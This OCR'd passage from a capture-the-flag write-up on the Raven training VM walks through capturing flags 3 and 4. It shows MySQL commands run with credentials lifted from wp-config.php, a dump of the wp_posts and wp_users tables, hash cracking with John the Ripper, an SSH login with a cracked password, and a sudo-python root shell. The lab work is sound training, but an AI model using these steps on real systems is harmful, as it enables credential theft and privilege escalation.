



Flag3: afc01ab56b50591e7dccf93122770cd2

- ★ **Exploit Used:**
  - Same exploits used to gain Flag 1 and 2.
  - Capturing Flag 3: Accessing MySQL database.
    - Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.



- Flag 3 was found in wp_posts table in the wordpress database.
- Commands:
  - ➔ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
  - ➔ show databases;
  - ➔ use wordpress;
  - ➔ show tables;
  - ➔ select * from wp_posts;


AL-REFVM-684427 - Virtual Machine Connection
ion Media Clipboard View Help
michael@target1: /var/...
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
* For developers: WordPress debugging mode.
*
* Change this to true to enable the display of notices during development.
* It is strongly recommended that plugin and theme developers use WP_DEBUG
* in their development environments.
*
* For information on other constants that can be used for debugging,
* visit the Codex.
*
* @link https://codex.wordpress.org/Debugging_in_WordPress
*/
define('WP_DEBUG', false);
/* That's all, stop editing! Happy blogging. */
/** Absolute path to the WordPress directory. */
if (!defined('ABSPATH'))
define('ABSPATH', dirname(__FILE__) . '/');
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)


L-REFVM-684427 - Virtual Machine Connection
Media Clipboard View Help
michael@target1: /var/...
05:23
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org
60e-a01b-4167-b8ba-05674a7e3b92.westus.cloudapp.azure.com:62159 - Remote Desktop Connection
Kali on ML-REFVM-684427
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
| draft | open | open | | | | 2018
-08-13 01:48:31 | 2018-08-13 01:48:31 | | | 0 | http://raven.local/wordpr
ess/?p=4 | 0 | post | | 0 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce
}
| flag4 |
| inherit | closed | closed | | 4-revision-v1 | | 2018
-08-12 23:31:59 | 2018-08-12 23:31:59 | | 4 | http://raven.local/wordpr
ess/index.php/2018/08/12/4-revision-v1/ | 0 | revision | | 0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2
}
| flag3 |
| inherit | closed | closed | | 4-revision-v1 | | 2018

Flag4: 715dea6c055b9fe3337544932f2941ce

★ **Exploit Used:**

- Flag 4 was also found in wp_posts table in the wordpress database.


Same steps as for Flag 3,


★ Once having gained access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.


★ These user credentials are stored in the wp_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp_hashes.txt.

- Commands:


➔ mysql -u root -p'R@v3nSecurity'
➔ show databases;
➔ use wordpress;
➔ show tables;
➔ select * from wp_users;




L-REFVM-684427 - Virtual Machine Connection
Media Clipboard View Help
michael@target1: /var/...
05:23
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org



- On the Kali local machine the wp_hashes.txt was run against John the Ripper to crack the hashes.



- Once Steven's password hash was cracked, the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python
    - Commands:

➔ ssh steven@192.168.1.110
➔ pw:pink84
➔ sudo -l
➔ sudo python -c 'import pty;pty.spawn("/bin/bash")'
➔ cd /root
➔ ls
➔ cat flag4.txt

Red-Offensive Vs Blue-Defensive Team (By Kavitha Bangalore)